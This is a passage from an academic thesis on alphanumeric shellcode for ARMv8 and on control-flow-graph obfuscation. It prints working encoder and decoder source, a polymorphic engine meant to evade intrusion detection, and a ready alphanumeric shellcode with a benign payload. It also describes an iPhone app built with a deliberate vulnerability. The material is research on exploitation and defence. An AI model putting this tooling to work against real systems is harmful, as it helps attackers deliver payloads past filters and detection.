The `ands` is used to keep only the 4 lowest bits of `wB`. The reason why the pattern `0xFFFF000F` is used (rather than the straightforward `0xF`) is that the instruction `ands wB, wB, 0xFFFF000F` is alphanumeric, whereas `ands wB, wB, 0xF` is not.

The last `eon` performs the following operation: `wB` is xored with the negation of `wA` shifted 16 bits right, thus recovering the 4 upper bits.

$$\begin{aligned}\texttt{wB} &\leftarrow \texttt{wB} \oplus \neg(\texttt{wA}_2 \gg 16)\\ &= \texttt{wB} \oplus \neg(\neg(\texttt{wA}_1 \ll 20) \gg 16)\\ &= \texttt{wB} \oplus (\texttt{wA}_1 \ll 4)\end{aligned}$$

It is natural to wish $\mathcal{D}$ to be as small as possible. However, given that the smallest backward jump requires an offset of 4276 bytes, $\mathcal{D}$ cannot possibly be smaller than 4276 bytes.

7.1.5.3 Payload delivery

The encoded payload is embedded directly in $\mathcal{D}$'s main loop. $\mathcal{D}$ will decode the encoded payload until completion (*cf.* Figure 7.1), and will then jumps into the decoded payload (*cf.* Figure 7.2).

To implement the main loop we need two jump offsets: one forward offset large enough to jump over the encoded payload, and one even larger backward offset to return to the decoding loop. The smallest available backward offset satisfying these constraints is selected, alongside with the largest forward offset smaller than the chosen backward offset. Extra space is padded with `nop`-like instructions.

The decoder's source code is provided in Section 7.1.12.

7.1.5.4 Assembly and machine code

Note that there is no bijection between machine code and assembly. As an example, `0x72304F39` (`9O0r`) is disassembled as

```
ands W25, W25, #0xFFFF000F
```

but this very instruction, when assembled back, gives `9O.r` (`0x72104F39`), which is not alphanumeric.

Structurally, `9O0r` and `9O.r` are equivalent. However, only the latter is chosen by the assembler. Thus, to ensure that our generated code is indeed alphanumeric we had to put directly this instruction's word representation in the assembly code. Using the fact that registers fields are contiguous, simple arithmetic allowed us to compute the right word directly from the register number.




Figure 7.1: Memory layout of the shellcode during execution. First step: The encoded payload is decoded and placed further down on the stack. Note that (2) is twice the size of (3).

7.1.5.5 Polymorphic shellcode

It is possible to add partial polymorphism to both the vector and the payload using our approach. This allows the shellcode evading basic pattern matching detection methods [Bon97] but more specific techniques can be applied here in order to fool more recent IDS [DUM+03].

The payload can be mutated using the fact that only the last 4 bits of each byte contains information about the payload, allowing us to modify the first 4 bytes arbitrarily, as long as the instructions still




Figure 7.2: Memory layout of the shellcode during execution. Second step: Once the payload is decoded, the decoder calls it.

remain alphanumeric. This gives a total polymorphism of the payload as shown by the polymorphic engine provided in Section 7.1.14, which mutates each byte into between two and five possibilities. Moreover, the padding following the payload is also mutated with the same code. The NOP sled can also be made totally polymorphic. Indeed, a trivial search reveals more than 80 000 instructions that could be used as NOP instructions in our shellcode.

The vector is made partially polymorphic by creating different versions of each high level construct. The two easiest ones being the ones defined in Sections 7.1.4.1 and 7.1.4.1, which have both been implemented. Indeed, in order to zero a register, it is possible replace the shift value by anything in the set $\{16..30\} \setminus \{23\}$. The same idea can be applied to increasing or decreasing a register, in which the immediate value can be replaced by any other constant keeping the instruction alphanumeric (the values are in the range `0xc0c` - `0xe5c`, with some gaps in between). We show as an example a polymorphic engine that mutates the zeroing a register construct in Section 7.1.14. Those two techniques are enough to mutate 9 over 25 instructions of the decoder, and by counting the NOPs and the payload, we have that 4256 over 4320 bytes of the shellcode are polymorphic.

7.1.6 Experimental results

On ARM, when memory is overwritten, the I-cache is not invalidated. This hampers the execution of self-rewriting code, and has to be circumvented: we need to flush the I-cache for our shellcode to work. Unfortunately the dedicated instruction to do that is not alphanumeric[9].

More precisely, there are only two situations where this is an issue:

- Execution of the decoder;
- Jump to the decoded payload.

[9]Alternatively, we could assume we were working on a Linux OS and perform the appropriate syscall, but again this instruction is not alphanumeric.

Our concern mostly lies with the second point. Fortunately, it is sufficient that the first instructions be not in the cache (i.e. that cache be flushed with the first instructions). This enables us to make this shellcode work on a given ARM core. However, cache management is implementation-dependent when it comes to details, making our code less portable.

7.1.6.1 QEMU

As a proof-of-concept, we tested the code with QEMU [Bel05], disregarding the above discussion on cache issues. Moreover, as addresses are below the 4 GB barrier, we can easily perform pointer arithmetic. We provide in Section 7.1.13 the output of our tool, where the input is a simple program printing "Hello World!". The result can be easily tested using the parameters given in Section 7.1.13.

7.1.6.2 DragonBoard 410c

We then moved to real hardware. The DragonBoard 410c [Qua] is an AArch64-based board with a Snapdragon 410 SoC. This SoC contains ARM Cortex A53 64-bit processor. This processor is widely used (in the Raspberry Pi 3 among many others) and is thus representative of the AArch64 world.

We installed Debian 8.0 (Jessie) and were successfully able to run a version of our shellcode.

We had no issue with the I-cache: As we do not execute code on the same page we write, the cache handler does not predict we are going to branch there.

7.1.6.3 Apple iPhone

In this work we focused on the Apple iPhone 6 running iOS 8. Most iOS 8 applications are developed in the memory-unsafe Objective-C language, and recent research seems to indicate the pervasiveness of vulnerabilities [XBL+15] , all the more so since a unicode exploit on CoreText[10] working on early iOS 8 has been released, which consists in a corruption of a pointer being then dereferenced.

We build an iPhone application to test our approach. For the sake of credibility, we shaped our scenario on existing applications that are currently available on the Apple Store. Thus, although we made the application vulnerable on purpose, we stress that such a vulnerability could realistically be found in the wild.

Namely, the scenario is as follows:

- The application loads some *statically* compiled scripts, which are based on players parameters
- It also *interprets* the downloaded scripts (they cannot be compiled per Apple guidelines)
- Downloaded scripts (for example scripts made by users) are sanity-checked (must be printable characters: blanks + `0x20-0x7E` range)
- Thus, there is an array of tuples $\{\texttt{typeOfScript}, p\}$ where `typeOfScript` indicates interpreted script or JIT compiled executable code, and p is a pointer to the aforementioned script or code.
- A subtle bug enables an attacker to assign the *wrong* type of script in certain cases
- Thus we can force our evil user-script to be considered as executable code instead of interpretable script.
- Therefore our shellcode gets called as a function directly.

From then on, the decoder retrieves the payload and uses a gadget to change the page permissions from "write" to "read|exec"[11], and executes it. We never encountered cache coherency issues.

In this proof-of-concept, our shellcode only changes the return value of a function, displaying an incorrect string on the screen.

[10] Also know as the 'effective power' SMS exploit
[11] Apple iOS enforces write xor exec.

7.1.7 Conclusion

We described a methodology as well as a generic framework to turn arbitrary code into an (equivalent) executable alphanumeric program for ARMv8 platforms. To the best of our knowledge, no such tools are available for this platform, and up to this point most constructions were only theoretical.

Our final construction relies on a fine-grained understanding of ARMv8 specifics, yet the overall strategy is not restricted to that processor, and may certainly be transposed to address other architectures and constraints.

7.1.8 Source code of Program 1

The following Haskell program generates all the possible combinations of 4 alphanumeric characters, and saves the result in a file.

```
n = [[a,b,c,d]|a<-i,b<-i,c<-i,d<-i]
    where i = ['0'..'9']++
              ['a'..'z']++
              ['A'..'Z']

m = concat n
main = writeFile "allalphanum" m
```

7.1.9 Alphanumeric instructions

This section describes $\mathcal{A}_1$, the set of all AArch64 opcodes that can give alphanumeric instructions for some operands.

- Data processing instructions:

  `adds`, `sub`, `subs`, `adr`, `bics`, `ands`, `orr`, `eor`, `eon`, `ccmp`

- Load and store instructions

  `ldr`, `ldrb`, `ldpsw`, `ldnp`, `ldp`, `ldrh`, `ldurb`, `ldxrh`, `ldtrb`, `ldtrh`, `ldurh`, `strb`, `stnp`, `stp`, `strh`

- Branch instructions

  `cbz`, `cbnz`, `tbz`, `tbnz`, `b.cond`

- Other (SIMD, floating point, crypto...)

  `cmhi`, `shl`, `cmgt`, `umin`, `smin`, `smax`, `umax`, `usubw2`, `ushl`, `srshl`, `sqshl`, `urshl`, `uqshl`, `sshl`, `ssubw2`, `rsubhn2`, `sqdmlal2`, `subhn2`, `umlsl2`, `smlsl2`, `uabdl2`, `sabdl2`, `sqdmlsl2`, `fcvtxn2`, `fcvtn2`, `raddhn2`, `addhn2`, `fcvtl2`, `uqxtn2`, `sqxtn2`, `uabal2`, `sabal2`, `sri`, `sli`, `uabd`, `sabd`, `ursra`, `srsra`, `uaddlv`, `saddlv`, `sqshlu`, `shll2`, `zip2`, `zip1`, `uzp2`, `mls`, `trn2`

7.1.10 Alphanumeric AND

The `and` operation described in Section 7.1.4.2 can be automatically generated using the following code. To abstract register numbers and generate repetitive lines, the source code provided is pre-processed by `m4` [KR77]. This allowed us to easily change a register number without changing every occurrence if we found that a specific register could not be used.

```
divert(-1)
changequote({,})
define({LQ},{changequote(`,'){dnl}
changequote({,}))}
define({RQ},{changequote(`,')dnl{
}changequote({,}))}
changecom({;})

define({concat},{$1$2})dnl
define({A}, 18)
```

```
define({B}, 25)
define({C}, 17)
define({D}, 11)
define({E}, 19)
define({F}, 26)
define({WA}, concat(W,A))
define({WB}, concat(W,B))
define({WC}, concat(W,C))
define({WD}, concat(W,D))
define({WE}, concat(W,E))
define({WF}, concat(W,F))
divert(0)dnl

ands WD, WD, WD, lsr #16
ands WD, WD, WD, lsr #16
ands WC, WC, WC, lsr #16
ands WC, WC, WC, lsr #16
ands WE, WE, WE, lsr #16
ands WE, WE, WE, lsr #16
ands WF, WF, WF, lsr #16
ands WF, WF, WF, lsr #16
eon  WC, WC, WB, lsl #16
eon  WE, WE, WA, lsl #16
eon  WF, WF, WE, lsr #16
bics WD, WF, WC, lsr #16
ands WC, WC, WC, lsr #16
ands WC, WC, WC, lsr #16
ands WE, WE, WE, lsr #16
ands WE, WE, WE, lsr #16
ands WF, WF, WF, lsr #16
ands WF, WF, WF, lsr #16
eon  WC, WC, WB, lsr #16
eon  WE, WE, WA, lsr #16
eon  WF, WF, WE, lsl #16
bics WD, WF, WC, lsl #16
```

7.1.11 Encoder's Source Code

We give here the encoder's full source code. This program is written in PHP.

```
function mkchr($c) {
  return(chr(0x40 + $c));
}

$s = file_get_contents('shellcode.tmp');
$p = file_get_contents('payload.bin');
$b = 0x60;  /* Synchronize with pool */
for($i=0; $i<strlen($p); $i++)
{
  $q = ord($p[$i]);
  $s[$b+2*$i  ] = mkchr(($q >> 4) & 0xF);
  $s[$b+2*$i+1] = mkchr( $q       & 0xF);
}
$s = str_replace('@', 'P', $s);
file_put_contents('shellcode.bin', $s);
```

7.1.12 Decoder's source code

We give here the decoder's full source code. This code is pre-processed by `m4` [KR77] which performs macro expansion. The payload program to decode has to be be placed at the `pool` offset.

```
divert(-1)
changequote({,})
define({LQ},{changequote(`,'){dnl}
changequote({,}))}
define({RQ},{changequote(`,')dnl{
}changequote({,}))}
changecom({;})
```

```
define({concat},{$1$2})dnl
define({repeat}, {ifelse($1, 0, {},
        $1, 1, {$2}, {$2
        repeat(eval($1-1), {$2})})})

define({P}, 10)
define({Q}, 11)
define({S},  2)
define({A}, 18)
define({B}, 25)
define({U}, 26)
define({Z}, 19)

define({WA}, concat(W,A))
define({WB}, concat(W,B))
define({WP}, concat(W,P))
define({XP}, concat(X,P))
define({WQ}, concat(W,Q))
define({XQ}, concat(X,Q))
define({WS}, concat(W,S))
define({WU}, concat(W,U))
define({WZ}, concat(W,Z))
divert(0)dnl

/* Set P */
l1:     ADR     XP,
                l1+0b01001100011010010110l
        /* Sync with pool */
        SUBS    WP, WP, #0x98, lsl #12
        SUBS    WP, WP, #0xD19

/* Set Q */
l2:     ADR     XQ,
                l2+0b01001100011000100l001
        /* Sync with TBNZ */
        SUBS    WQ, WQ, #0x98, lsl #12
        ADDS    WQ, WQ, #0xE53
        ADDS    WQ, WQ, #0xC8C

/* Z:=0 */
        ANDS    WZ, WZ, WZ, lsr #16
        ANDS    WZ, WZ, WZ, lsr #16

/* S:=0 */
        ANDS    WS, WZ, WZ, lsr #12

/* Branch to code */
loop:   TBNZ    WS, #0b01011,
                0b0010011100001100

/* Load first byte in A */
        LDRB    WA, [XP, #76]
/* Load second byte in B */
        LDRB    WB, [XP, #77]
/* P+=2 */
        ADDS    WP, WP, #0xC1B
        SUBS    WP, WP, #0xC19

/* Mix A and B */
        EON     WA, WZ, WA, lsl #20
        /* ANDS WB, WB, #0xFFFF000F */
        .word   0x72304C00+33*B
        EON     WB, WB, WA, lsr #16

/* STRB B, [Q] */
        STRB    WB, [XQ, WZ, uxtw]

/* Q++ */
        ADDS    WQ, WQ, #0xC1A
        SUBS    WQ, WQ, #0xC19
```

```
/* S++ */
        ADDS    WS, WS, #0xC1A
        SUBS    WS, WS, #0xC19

        TBZ     WZ, #0b01001, next

pool:   repeat(978, {.word 0x42424242})

/* NOPs */
next:   repeat( 77,
               {ANDS WU, WU, WU, lsr #12})

        TBZ     WZ, #0b01001, loop
```

7.1.13 Hello World shellcode

The following program prints "Hello world" when executed. It can be tested with QEMU the options `qemu-system-aarch64 -machine virt -cpu cortex-a57 -nographic -kernel shellcode.bin -m 2048 --append "console=ttyAMA0"`. It was generated by the program described in Section 7.1.5. The notation `(X)^{Y}` means that `X` is repeated `Y` times.

```
jiL0JaBqJe4qKbL0kaBqkM91k121sBSjsBSjb2Sj
b8Y7R1A9Y5A9Jm01Je0qrR2J9O0r9CrJyI38ki01
ke0qBh01Bd0qszH6PPBPJHMBAOPPPPIAAKPPPPID
PPPPPPADPPALPPECPBBPJAMBPAPCHPMBPABPJAOB
BAPPDPOIJAOOBOCGPAALPPECAOBHPPGADAPPPPOI
FAPPPPEDJPPAHPEBOGOOOOAGLPPCEOMFOMGKKNJI
OMPCPPIAOCPKPPOIOCPCPPJJFPPBDPCIHPPPPPCD
GCPFPPIANLOOOOIGOLOOOOAGOCPKDPOIOMGKLBJH
LPPCEOMFOMGKKOJIPPPMHPEBOMPCPPIANDOOOOIG
JPPLHPEBNBOOOOIGHPPMHPEBNPOOOOIGHPPMHPEB
MNOOOOIGNPPMHPEBMLOOOOIGHPPEHPEBMJOOOOIG
PPPDHPEBMHOOOOIGNPPNHPEBMFOOOOIGNPPMHPEB
MDOOOOIGDPPNHPEBMBOOOOIGHPPMHPEBMPOOOOIG
HPPLHPEBLNOOOOIGBPPDHPEBLLOOOOIGDPPAHPEB
LJOOOOIGPPPPHPEBOMGKLAJHLPPCEOMF
(BBBB)^{854}
(Z3Zj)^{77}
szO6
```

7.1.14 Polymorphic engine

The following shows two modifications that make the code partly polymorphic. The first one is a modification of the encoder, that will randomize both the payload and the remaining blank space.

```
function mkchr($c) {
  $a = [];
  if($c>0x0){ $a[] = 0x40; $a[] = 0x60;}
  if($c<0xA){ $a[] = 0x30;}
  if($c<0xB){ $a[] = 0x50; $a[] = 0x70;}
  return(chr($a[array_rand($a)]+$c));
}

function randalnum() {
  $n = rand(0, 26+26+10-1);
  if($n<26) { return chr(0x41 + $n); }
  $n -= 26;
  if($n<26) { return chr(0x61 + $n); }
  return chr(0x30 + $n - 26);
}

/* Replace '$s = str_replace('@', 'P', $s);' with: */
$j = $b + 2*$i;
while($s[$j] === 'B') {
  $s[$j++] = randalnum();
}
```

The second one is an example of adding polymorphism for zeroing a register using a Haskell engine.

```
import Data.String.Utils
import Data.List
import Data.Random

shift = "SHIFT"
shiftRange = [16..22]++[24..30]

replacePoly :: String -> String -> RVar String
replacePoly acc [] = return $ reverse acc
replacePoly acc s = do
  if (startswith shift s)
  then do
    randomSh <- randomElement shiftRange
    replacePoly ((reverse $ "#" ++ (show randomSh))++acc)
      $ drop (length shift) s
  else do
    replacePoly ((head s):acc) $ tail s

main = do
  s <- readFile "vector.a64"
  sr <- runRVar (replacePoly [] s) StdRandom
  writeFile "vector.a64.poly" sr
```

7.2 Control-flow obfuscation

Abstract

One of the big challenges in program obfuscation consists in modifying not only the program's straight-line code (SLC) but also the program's *control flow graph* (CFG). Indeed, if only SLC is modified, the program's CFG can be extracted and analyzed. Usually, the CFG leaks a considerable amount of information on the program's structure.

In this work we propose a method allowing to re-write a code P into a functionally equivalent code P' such that the CFG of P is extremely different from that of P'.

This is joint work with Mirko Koscina, Paul Lenczner, David Naccache, and David Saulpic. The corresponding paper was presented at the 22nd Nordic Conference on Secure IT Systems (NordSec 2017) in Tartu, Estonia, and published as [GKL+17].

7.2.1 Introduction

In the white-box security model, adversaries have access to a program's internals — assembly code, memory, etc. This model captures real-world attacks against low-end devices, as well as disassembly and dynamic analysis against software. Such attacks may allow the adversary to extract secrets from the implementation, either in the form of tokens (passwords, etc.), intellectual property (algorithms, etc.), or may help uncover design flaws that may later be exploited. Reverse-engineering may also help the adversary recognize some trait that the program shares with other programs, e.g. in the case of malware analysis or intellectual property infringement. The aim of obfuscation in general is to prevent reverse-engineering, by defeating automated methods and stave off human efforts to make sense of the code. Applications of RE-evasion techniques are many, and constitute for instance an essential building block of digital rights management (DRM) systems.

Historically, program identification focused on finding known code chunks called *signatures* in the binary. While this technique is still widely in use amongst intrusion and virus detection systems, such an approach requires both extensive, and up-to-date, databases (to account for the ever-growing population of threats) and a very efficient binary comparison method. At the same time, widely used packagers with self-modifying code capacity, now standard amongst virus designers, made the traditional signature-based approach less and less effective.

Indeed, an increasing number of malicious programs re-write their executable code so as not to feature any recognizable code of significant length. In practice, it is not even necessary to resort to very complex re-writing mechanisms: the malicious code can simply add (or remove) useless instructions or instruction sequences (such as `nop`, and reversible register operations, e.g. `inc`/`dec`) to disrupt a trivial comparison. While such variation can be accounted for, it requires significantly more effort from the analyst, especially when scanning a large number of files.

An alternative, and certainly complementary approach to malware detection and analysis consists in running the program of interest within a controlled environment, or *sandbox*, in which every operation can be monitored and does not impact the "real" underlying system. Sandboxes typically implement a form of virtualized environment, and monitor access to resources, secrets, and peripherals to detect abnormal behavior. Naturally, the term 'abnormal' is application-dependent, hence this approach assumes that characteristic behavioral features are known and are sufficiently distinguishable from those of uninfected software. Furthermore, running such a controlled environment is resource- and time- demanding. This limits the interest of sandboxing as a program identification tool.

Between these two approaches, recent research focused on methods for comparing programs using control-flow graph isomorphism [DR05; Fla04; KKM+05; Sab04]. The rationale is that the program's flow graph (CFG) wouldn't be altered significantly by the adjunction or removal of useless "decoy" operations, the kind of which thwarts direct comparison. CFG comparison techniques are also unaffected by straight-line code obfuscation techniques, e.g. when each function's code is completely rewritten. CFGs can be extracted statically to a large extent, and therefore constitute an attractive and resource-frugal alternative to full-blown virtualisation.

Defeating CFG analysis. In the malware-writing community, a typical anti-reverse engineering technique is the *trampoline*: instead of using typical control flow instructions such as `jmp` or `call`, the program makes heavy use of exception handling, that preempts the instruction pointer and runs the exception handler,

which re-dispatches control flow to another part of the program (see e.g. [Dav15]). After execution, each program part raises an exception, and falls back to an exception handler (hence the name, trampoline). There can be several trampolines, which may be created and moved at runtime, and code boundaries need not be rigid. This prevents disassemblers from reliably cross-referencing information, and makes it difficult to perform dynamic analysis as well, because it is typically impossible to run such code within a debugger.

However, because there is no classical call hierarchy, trampolines have to emulate the stack, and an analyst that recognizes the mechanism can easily reconstruct the control flow graph by following this pseudo-stack. Therefore, while the use of trampolines slows down analysis, it is by no means an efficient method anymore against trained reverse engineers, and the additional effort put into designing such code is not worth the marginal gain.

Recent work tried to automate the process, which strives to achieve a "flat" control flow graph, i.e. a graph with either a single central trampoline that dispatches execution, or a program that is fully unrolled and appears as a long straight-line code segment without internal structure [WHK+00; CGJ+01; LD03; PDA07; LK09; CP10; SK11]. However not only are such techniques not always applicable, but more importantly they tend to produce code that, while "flat", has salient signatures.

Our contribution. This paper addresses the question of rewriting a program in a way that hides its original control flow graph from static analysis (and, to a certain extent, from dynamic analysis as well), while preserving functionality. Straight-line code (SLC) obfuscation techniques can be used on top of our construction to destroy remaining signatures. Indeed SLC obfuscators have already been described in the literature and shown to effectively defeat classic code analysis techniques [SKK+16]. The rewriting is randomized, and produces different outputs every time. Unlike the trampoline construction, whose heavy use of exception handling is easily recognizable, and from there, traceable, our construction only uses common instructions and rely on a specific routing mechanism along execution — which is much harder to detect.

More formally, given a program P, we show how to obtain a functionally equivalent program P', such that the CFG of P' is essentially a random graph. This transformation is automatic, and we show how to implement a CFG-transcompiler for the x86-64 architecture, which is widely used and furthermore makes our implementation easier.

7.2.2 Control flow graph transcompilation

7.2.2.1 Prerequisites

The control flow graph of a program is a graphical representation, based on nodes and edges, of the paths that might be traversed by the program during its execution.

Definition 7.1 (Control flow graph) *The (full)* control flow graph *of a program P is the graph whose nodes are the program's instructions and the edges are control flow transitions. The* restricted control flow graph *of P has for nodes* straight-line blocks*, i.e. a maximal sequence of code without departure or arrival of static jumps, and there is an edge from node x to node y (and we write $x \to y$) if either of the following conditions hold:*

- *The code of node y is located immediately after the node x, and both are separated by a conditional jump.*
- *The last instruction of the node x is either a conditional or a static jump, which is a call to the physical address of the beginning of the node y.*

In the following, unless specified otherwise, we always refer to the *restricted* control flow graph. This construction does not include information about dynamic jumps: In practice it is challenging to statically and reliably resolve dynamic jumps. The `ret` instruction, which we cannot ignore since it is often used to implement function calls, will be dealt with in a special way.

However, other dynamic and indirect control flow modifications (e.g. by direct alteration of the instruction pointer, or non-standard exception handling) are not considered in this work. One the one hand this is a limitation, that may prevent some programs from undergoing the transformation that we propose. On the other hand, this may constitute an interesting countermeasure against code-reuse and hijack attacks that leverage such possibilities.

Let P be the program to be obfuscated. We denote by $G = (V, E)$ the CFG of P, where V and E correspond respectively to the nodes and edges of G. Let $G' = (V', E')$ be a given 'final' target CFG.

Example 7.1 *Consider the following program, implementing a simple double-and-add algorithm:*

```
dbl_add(int, int):                  ; Compute ab from integer arguments a and b
        test    esi, esi
        mov     eax, 0              ; tmp = 0
        jle     .end                ; if b == 0, return tmp
.loop:
        lea     edx, [rax+rax]      ; tmp2 = 2 tmp
        add     eax, edi            ; tmp = tmp + a
        test    sil, 1
        cmovne  eax, edx            ; if b even set tmp = tmp2
        sar     esi                 ; shift b to the right
        jne     .loop               ; loop if b > 0
        rep ret
.end:
        rep ret
```

The CFG associated to this program is represented in Figure 7.3, where the instructions' arguments have been removed for clarity. The associated restricted CFG is represented in Figure 7.4.




Figure 7.3: Full CFG of the program of Example 7.1.




Figure 7.4: Restricted CFG of the program of Example 7.1.

7.2.2.2 Overview of our approach

Our goal is to rewrite P into a program P' that achieves the same functionality as P, but whose CFG is $G' \not\simeq G = (V, E) = \mathrm{CFG}(()P)$. This is achieved in successive steps, illustrated in Figures 7.5 to 7.8.

Step 1: Relabeling. We start from a morphism π between the two graphs, i.e. a function that is injective on nodes and preserves edges. If we fail to find enough nodes or edges to perform this operation, which happens with very low probability when the target graph is large enough, we simply start over with a new random graph G'. The process is illustrated in Figure 7.5.

Step 2: Breaking edges. Then, additional nodes will be added by transforming the graph. The idea is to replace simple edges by paths in $G' = (V', E')$, i.e. for each edge $(a, b) \in E$, corresponding to an edge $(\pi(a), \pi(b)) \in E'$, we replace $(\pi(a), \pi(b))$ by a path $(\pi(a), f((a, b)), \pi(b))$, were f is a prescribed function. Such a function $f : E \to \mathrm{List}(V')$ must return paths already present in G', i.e. assuming that $f((a, b)) = (s_1, \ldots, s_n)$,

- $(\pi(a), s_1) \in E'$
- $(s_n, \pi(b)) \in E'$




Figure 7.5: Illustration of Step 1: Relabeling. The original nodes and edges from $\mathrm{CFG}(P)$ are in black, other nodes are in gray.

- $\forall i \in \{1, \ldots, n-1\}, (s_i, s_{i+1}) \in E'$

We keep track of which edges were originally present and which edges were added at this step. The process is illustrated in Figure 7.6.




Figure 7.6: Illustration of Step 2: Breaking edges. The original path $\pi(a) \to \pi(b)$ is extended by a path $f((a, b)) = (s_1, \ldots, s_n)$ of G'.

Step 3: Identifying active and passive nodes. The previous step introduced 'extra' operations between a and b. Since we wish to preserve the original program's functionality, we should make sure that only the original endpoints, a and b, are executed, while all the intermediary nodes are without effect when executed. We call a and b the *active* nodes, and the intermediary nodes (i.e. edges that do not exist in the original CFG) are called *passive*.

Remark. A node that is neither active nor passive in the control flow graph G can be considered either active or passive in G'.

Depending on the execution path taken, some nodes may be active or passive (e.g. Figure 7.7). To decide whether a given node is active or passive, the program (more precisely, the node itself) checks at runtime the value of a routing variable (see below).




Figure 7.7: Illustration of Step 3: Identifying active and passive nodes. Here two original sequences $\pi(a) \to \pi(b)$ and $\pi(c) \to \pi(d)$ cause some nodes to be passive (empty circle), active (filled black circle), or active depending on the execution path taken (grey circle).

Step 4: Routing. Finally, we transform each node so that execution of passive nodes is without side effects (a process we call *passivation*), except continuing through the sequence of nodes until an active

node is attained. To that end we introduce an additional 'routing' variable that will be updated as the program is executed.

Nodes consult the routing variable to know whether they are active or not; if not, they simply hand over execution to the next node in sequence (possibly after executing dummy instructions).




Figure 7.8: Illustration of Step 4: The path is taken according the routing variable m. If the node is passive ($m = 0$), the path to be taken will be the subsequent node. In the case of a active node ($m = 1$), the next node will be defined by the current node

7.2.2.3 Contexts

During program execution, every node in the transformed program undergoes the following procedure:

1. Determine whether it is active or passive.
2. If active, restore the registers. Otherwise passivate itself.
3. Run the code
4. Call the next node in the sequence

To allow this series of operations, we introduce the concept of *contexts*.

A context is a set of variables that save the node state, in a way that can later be restored. Each traversed node is associated to a context, which is available just during the time that the node is being traversed.

Since passive nodes are without side effects, they cannot in particular find the next node to be called; hence the next node is part of the context. If the node is active, it may ignore this part of the context and branch to another destination.

7.2.2.4 Node passivation

Node passivation requires that we cancel the instruction(s) being executed, or compensate its effects in some way. We do this by using both the registers and the stack (it is not possible to rewrite registers that are in active mode), leveraging the specificities of the x86-64 architecture.

Register operations. Any register operation can be dealt with using contexts, with the exception of the stack registers.

Stack operations. Stack operations are harder to compensate: the following instructions have an effect on the stack

`PUSH, POP, PUSHA, POPA, PUSHAD, POPAD, PUSHF, POPF, PUSHFD, POPFD`

We control writing and reading in the stack by using a pointer to a 'trash' address, stored as a fixed value. If a passive node attempts to write something in the stack, we redirect the address to the trash, nullifying the instruction's effects. The reading process is handled in the same way. If the node is active, the real address is used.

The context m is used in the following way: after a `PUSH`, we perform the following operation to the pointer to the top of the stack p:

$$p \leftarrow p + (8 \,\&\, m)$$

where

- $m = 1 \cdots 1_2$ if the node is passive. In this case the operation will be compensated and will not have any effect due to the top of the stack having not changed.
- $m = 0$ if the node is active. In this case the addition is useless and the PUSH works as intended.

MOV instruction. mov instructions from one register to another are already without effect, since register values are restored at the begging of each active node, and are stored in the environment. However, mov instructions that involve a memory address require additional care, and we use the same technique as for the stack: the address is rewritten to the 'trash' when the node is passive. This is followed by the transformation:

$$\text{address} = (\text{address} \ \& \ (\neg m))|(\text{trash\_address} \ \& \ m)$$

This technique also hides the addresses that are really used during the program execution.

